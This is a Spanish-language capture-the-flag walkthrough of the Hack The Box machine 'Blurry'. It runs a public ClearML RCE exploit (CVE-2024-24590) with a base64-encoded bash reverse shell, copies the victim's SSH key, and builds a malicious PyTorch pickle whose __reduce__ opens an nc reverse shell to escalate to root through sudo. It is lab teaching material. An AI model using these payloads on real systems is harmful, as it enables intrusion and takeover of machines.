BLURRY

Enum

1. Identificar Sistema Operativo.

```
a70@PC:~/HTB/Blurry$ ping -c 1 10.10.11.19
PING 10.10.11.19 (10.10.11.19) 56(84) bytes of data.
64 bytes from 10.10.11.19: icmp_seq=1 ttl=63 time=111 ms

--- 10.10.11.19 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 111.355/111.355/111.355/0.000 ms
```

Podemos ver un ttl=63 lo que por proximidad podemos decir que es un linux.

2. Escanear puertos con nmap.

```
a70@PC:~/HTB/Blurry/content$ sudo nmap -p- --min-rate 5000 -
T5 -n -Pn -sCV -vvv -sS 10.10.11.19

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.4p1 Debian
5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e21d5dc2e61eb8fa63b242ab71c05d3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC0B...
|   256 3911423f0c250008d72f1b51e0439d85 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHA...
|   256 b06fa00a9edfb17a497886b23540ec95 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOj...
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to
http://app.blurry.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Podemos ver que tiene el puerto 22, 80 abiertos con lo cual nos da a entender que estamos ante una pagina web.

```
http://app.blurry.htb/
```

Podemos ver que nos hace un redirect hacia este dominio...

3. Ecanear dominio.


```
a70@PC:~/HTB/Blurry/content$ sudo vim /etc/hosts
```

Lo agregamos a los hosts.

```
a70@PC:~/HTB/Blurry/content$ whatweb http://app.blurry.htb

http://app.blurry.htb [200 OK] Country[RESERVED][ZZ], HTML5,
HTTPServer[nginx/1.18.0], IP[10.10.11.19], Script[module],
Title[ClearML], nginx[1.18.0]
```

Podemos ver las tecnologias que lleva integrada la maquina.


4. Web




Vemos esto caundo entramos a la web, es un simple formulario.

```
pip install clearml

clearml-init

api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "84KNZPDN3RVRJPA0B7PM"
    "secret_key" =
"aQaC2FzmEAajwgw4J6c5hVpARP2N04ge6Hin8N06Z5KUPXBBeb"
  }
}

from clearml import Task
task = Task.init(project_name="my project", task_name="my
task")
```


Nos da esto caundo entramos.



Cuando entramos vemos esto, vemos que es un entorno de trabajo profesional.



Entramos por ejemplo al directorio Black Swan y podemos ver todas estas opciones...



Vemos que nos esta dando información.

Ataque

```
(myenv) a70@PC:~/HTB/Blurry/content$ pip install clearml
```

Instalamos el clearml...

```
(myenv) a70@PC:~/HTB/Blurry/content$ clearml-init
```

Lo ejecutamos


```
ClearML SDK setup process

Please create new clearml credentials through the settings
page in your `clearml-server` web app (e.g.
http://localhost:8080//settings/workspace-configuration)
Or create a free account at
https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press
"Copy to clipboard".

Paste copied configuration here:
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "8BXWNXHWU6DMCMVTV1XB"
    "secret_key" =
"UDulw6TdXF4COmXNREssLo9BugP3Ff6OiLfh4wLvg1RvWunizm"
  }
}
Detected credentials key="8BXWNXHWU6DMCMVTV1XB"
secret="UDul***"

ClearML Hosts configuration:
Web App: http://app.blurry.htb
API: http://api.blurry.htb
File Store: http://files.blurry.htb

Verifying credentials ...
Credentials verified!

New configuration stored in /home/a70/clearml.conf
ClearML setup completed successfully.
```

Ahora tenemos que hacer lo siguiente, tenemos que ir donde antes hemos creado el experimento y recibir las credenciales. Estas credenciales las tenemos que pegar aquí, una vez pegadas nos dira que está bien hecho. (Hay que agregar los subdominios que nos dan al /etc/hosts)

```
R

https://github.com/xffsec/CVE-2024-24590-ClearML-RCE-Exploit
```

Este es el exploit que vamos a utilizar, es un RCE

```
(myenv) a70@PC:~/HTB/Blurry/content/CVE-2024-24590-ClearML-
RCE-Exploit$ python3 exploit.py
```



```
CVE-2024-24590 - ClearML RCE
============================
[1] Initialize ClearML
[2] Run exploit
[0] Exit
[>] Choose an option: 2
[+] Your IP: 10.10.16.16
[+] Your Port: 4444
[+] Target Project name Case Sensitive!: Black Swan
[+] Payload to be used: echo
YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xNi80NDQ0I
DA+JjEi | base64 -d | sh
[?] Do you want to start a listener on 4444? (y/n): n
[!] Remember to start a listener on 4444
```

Lo ejectuamos y lo configuramos como he hecho yo

```
a70@PC:~/HTB/Blurry/content$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.16] from (UNKNOWN) [10.10.11.19] 49788

jippity@blurry:~$
```

En otra terminal con un listener nos devolvera una bash

```
jippity@blurry:~$ cat user.txt
cat user.txt
0b.....4a4cc5e....f7b8...264..e.
```

Podemos encontrar la user flag en el mismo directorio!

Escalada de privilegios

```
jippity@blurry:~$ ls -la
ls -la
total 60
drwxr-xr-x 6 jippity jippity  4096 May 30 04:41 .
drwxr-xr-x 3 root    root     4096 Feb  6  2024 ..
drwxr-xr-x 2 jippity jippity  4096 Feb 17  2024 automation
lrwxrwxrwx 1 root    root        9 Feb 17  2024 .bash_history
-> /dev/null
-rw-r--r-- 1 jippity jippity   220 Feb  6  2024 .bash_logout
-rw-r--r-- 1 jippity jippity  3570 Feb  6  2024 .bashrc
drwxr-xr-x 9 jippity jippity  4096 Feb  8  2024 .clearml
-rw-r--r-- 1 jippity jippity 11007 Feb 17  2024 clearml.conf
-rw-r--r-- 1 jippity jippity    29 Feb  6  2024
.clearml_data.json
-rw-r--r-- 1 jippity jippity    22 Feb  8  2024 .gitconfig
drwx------ 5 jippity jippity  4096 Feb  6  2024 .local
-rw-r--r-- 1 jippity jippity   807 Feb  6  2024 .profile
lrwxrwxrwx 1 root    root        9 Feb 17  2024
.python_history -> /dev/null
drwx------ 2 jippity jippity  4096 Feb 17  2024 .ssh
-rw-r----- 1 root    jippity    33 Sep 23 10:14 user.txt
```

Si listamos todo podemos ver un directorio qu enos llama la atención que es el de .ssh

```
jippity@blurry:~$ cd .ssh
jippity@blurry:~/.ssh$ ls

id_rsa
id_rsa.pub
```

Podemos ver la clave de ssh, tenemos que cogerla.

```
(myenv) a70@PC:~/HTB/Blurry/content$ chmod 600 id_rsa
```

Es importante que le demos permisos al archivo...

```
(myenv) a70@PC:~/HTB/Blurry/content$ ssh jippity@10.10.11.19
-i id_rsa
jippity@blurry:~$
```

Nos conectamos via ssh a la maquina victima con el id_rsa y podemos ver que estamos conectados satisfactoriamente.

```
jippity@blurry:~$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
```

Podemos ver que tenemos acceso al directorio /usr/bin/evaluate_model y cualquier archivo acabado en .pth

```
jippity@blurry:~$ cd /tmp
```

Nos dirijimos al directorio /tmp

PYTHON

```
jippity@blurry:/tmp$ vim script.py

import torch
import torch.nn as nn
import os

class MaliciousModel(nn.Module):
    # PyTorch's base class for all neural network modules
    def __init__(self):
        super(MaliciousModel, self).__init__()
        self.dense = nn.Linear(10, 1)

    # Define how the data flows through the model
    def forward(self, demo):  # Passes input through the
linear layer.
        return self.dense(demo)

    # Overridden __reduce__ Method
    def __reduce__(self):
        cmd = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 10.10.16.16 1234 >/tmp/f"
        return os.system, (cmd,)

# Create an instance of the model
malicious_model = MaliciousModel()

# Save the model using torch.save
torch.save(malicious_model, 'exploit.pth')
```

Este scirpt nos da un archivo llamado exploit.pth el cual es una carga que permite una reverse shell...

```
jippity@blurry:/tmp$ cp exploit.pth /models

jippity@blurry:/tmp$ sudo /usr/bin/evaluate_model
/models/exploit.pth
[+] Model /models/exploit.pth is considered safe.
Processing...
```

Tenemos que pasarla a la carpeta /models y luego desde el directorio que tenemos permisos ejetutar el exploit que hemos hecho.

```
a70@PC:~/HTB/Blurry/content$ nc -lnvp 1234
connect to [10.10.16.16] from (UNKNOWN) [10.10.11.19] 45654
```

Ahora vemos que tenemos una coenxion.

```
cd /root/
cat root.txt
3......5f...cfb.....023..12.d.7
```

Recogemos la root flag!